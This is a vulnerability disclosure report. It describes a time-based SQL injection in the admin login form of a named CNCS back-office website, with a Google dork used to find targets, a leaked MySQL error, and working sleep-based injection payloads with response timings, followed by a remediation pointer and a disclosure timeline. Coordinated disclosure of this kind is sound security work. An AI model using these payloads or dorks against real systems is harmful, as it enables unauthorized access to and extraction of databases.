Time-Based SQL Injection on a CNCS asset

Miguel Santareno

03/14/2022

Summary:


1 Introduction:

This document intends to demonstrate a Time-Based SQL Injection vulnerability found in https://cncs-back.softconcept.pt

2 Enumeration of targets:

Through the technique known as Google Dorking or Google Hacking it is possible to collect CNCS websites.

intext:"© CNCS" -site:www.cncs.gov.pt site:pt-site:forms.cncs.gov.pt



intext:"© CNCS" -site:www.cncs.gov.pt site:pt -site:forms.cncs.gov.pt

O CNCS em Portugal promove a utilização do ciberespaço de uma forma livre, confiável e segura, através da melhoria contínua da cibersegurança nacional.

https://www.focus2comply.pt › category › cncs

CNCS - Focus2Comply

Cibersecurity CNCS General Governance, Risk & Compliance GRC ISO22301 ISO27001 RGPD. No comments. click here to read more: "Hackers atacam os media para ...

https://cncs-back.softconcept.pt

CNCS - Centro Nacional de Cibersegurança

20/04/2021 — O CNCS em Portugal promove a utilização do ciberespaço de uma forma livre, confiável e segura, através da melhoria contínua da ...

Figure 1: CNCS websites

3 Vulnerability

3.1 *Time-Based SQL Injection*

Description: It is possible to inject SQL code in username field since the application is not performing the correct validation and with that extract the application's database.


Severity: High

Affected system:

- https://cncs-back.softconcept.pt/admin/authentication -> username field

Proof of Concept:

I was checking the website and I checked robots.txt file and found an interesting entry /admin/



https://cncs-back.softconcept.pt/robots.txt

```
User-agent: *

Allow: /
Disallow: /admin/
Allow: /protected/views/
Disallow: /protected/components/
Disallow: /protected/config/
Disallow: /protected/controllers/
Disallow: /protected/extensions/
Disallow: /protected/models/
Disallow: /protected/runtime/
Disallow: /library/
Disallow: /css/
Disallow: /assets/
Disallow: /galeria/
Disallow: /images/
Disallow: /img/
```

Figure 2: Access to robots.txt

After that I checked if I have permissions to access /admin/




https://cncs-back.softconcept.pt/admin/authentication
CNCS
Username
Password
Sign In
Forgot my password
I need assistance
© 2022 Softconcept. All rights reserved.

Figure 3: Access to /admin/

After accessing /admin/ I decided to check if it may be vulnerable to SQL Injection by insert '

in field parameter and the application returned SQL errors.



https://cncs-back.softconcept.pt/admin/authentication/login

CDbException

```
CDbCommand failed to execute the SQL statement: SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' at line 3. The SQL statement executed was: SELECT fp.cod_pessoa, pass
FROM f_pessoa fp
WHERE LOWER(fp.login) = '''
```

/var/www/cncs-back/html/library/yii/db/CDbCommand.php(541)


```
        {
            if($this->_connection->enableProfiling)
                Yii::endProfile('system.db.CDbCommand.query('.$this->getText().$par.')','system.db.CDbCommand.query');

            $errorInfo=$e instanceof PDOException ? $e->errorInfo : null;
            $message=$e->getMessage();
            Yii::log(Yii::t('yii','CDbCommand::{method}() failed: {error}. The SQL statement executed was: {sql}.',
                array('{method}'=>$method, '{error}'=>$message, '{sql}'=>$this->getText().$par)),CLogger::LEVEL_ERROR,'system.db.CDbCommand');

            if(YII_DEBUG)
                $message.='. The SQL statement executed was: '.$this->getText().$par;

            throw new CDbException(Yii::t('yii','CDbCommand failed to execute the SQL statement: {error}',
                array('{error}'=>$message)),(int)$e->getCode(),$errorInfo);
        }
    }

    /**
     * Builds a SQL SELECT statement from the given query specification.
     * @param array $query the query specification in name-value pairs. The following
     * query options are supported: {@link select}, {@link distinct}, {@link from},
     * {@link where}, {@link join}, {@link group}, {@link having}, {@link order},
     * {@link limit}, {@link offset} and {@link union}.
     * @return string the SQL statement
     * @since 1.1.6
```

Figure 4: SQL Injection detection in username parameter

Based on the errors above mentioned I notice that the database may be MySQL.

After some manual tests I was able to perform Time-Based SQL Injection queries into the application.

First Payload that I used was '+(select*from(select(sleep(5)))a)+' and the page return after 5 seconds.



https://cncs-back.softconcept.pt/admin/authentication/login


Dados de autenticação errados.

'+(select*from(select(sleep(5)))a)+'

Estado	Método	Domínio	Ficheiro	Iniciador	Tipo	Transferido	Tamanho	0 ms
200	POST	cncs-back.softconc...	login	document	html	6,27 KB	5,78 KB	5125 ms
200	GET	cncs-back.softconc...	jquery.min.js	script	html	505 B	0 B	1217 ms

Figure 5: Sleep 5 seconds

Second Payload that I used was '+(select*from(select(sleep(10)))a)+' and the page return after 10 seconds.




Dados de autenticação errados.

'+(select*from(select(sleep(10)))a)+'

Estado	Método	Domínio	Ficheiro	Iniciador	Tipo	Transferido	Tamanho	0 ms 10,24 s
200	POST	cncs-back.softconc...	login	document	html	6,27 KB	5,78 KB	10144 ms
200	GET	cncs-back.softconc...	jquery.min.js	script	html	505 B	0 B	1076 ms

Figure 6: Sleep 10 seconds

Last Payload that I used was '+(select*from(select(sleep(15)))a)+' and the page return after 15 seconds.



Dados de autenticação errados.

'+(select*from(select(sleep(15)))a)+'

Estado	Método	Domínio	Ficheiro	Iniciador	Tipo	Transferido	Tamanho	0 ms 20,48 s
200	POST	cncs-back.softconc...	login	document	html	6,27 KB	5,78 KB	15191 ms
200	GET	cncs-back.softconc...	jquery.min.js	script	html	505 B	0 B	1026 ms

Figure 7: Sleep 15 seconds

Recommendation: Use the OWASP SQL Injection Prevention Cheat Sheet to prevent this problem.

Impact: By exploiting this vulnerability an attacker can obtain the complete application database.

4 Conclusion:

Through this document, the Time-Based SQL Injection was demonstrated on a CNCS asset.

It is recommended to fix the vulnerability as soon as possible.

5 Timeline:

02/09/2022 - Report sent to cert@cert.pt

02/09/2022 - Cert receive email and confirms the vulnerability

03/14/2022 – Vulnerability fixed

03/14/2022 – Disclosure approval

03/14/2022 – Disclosed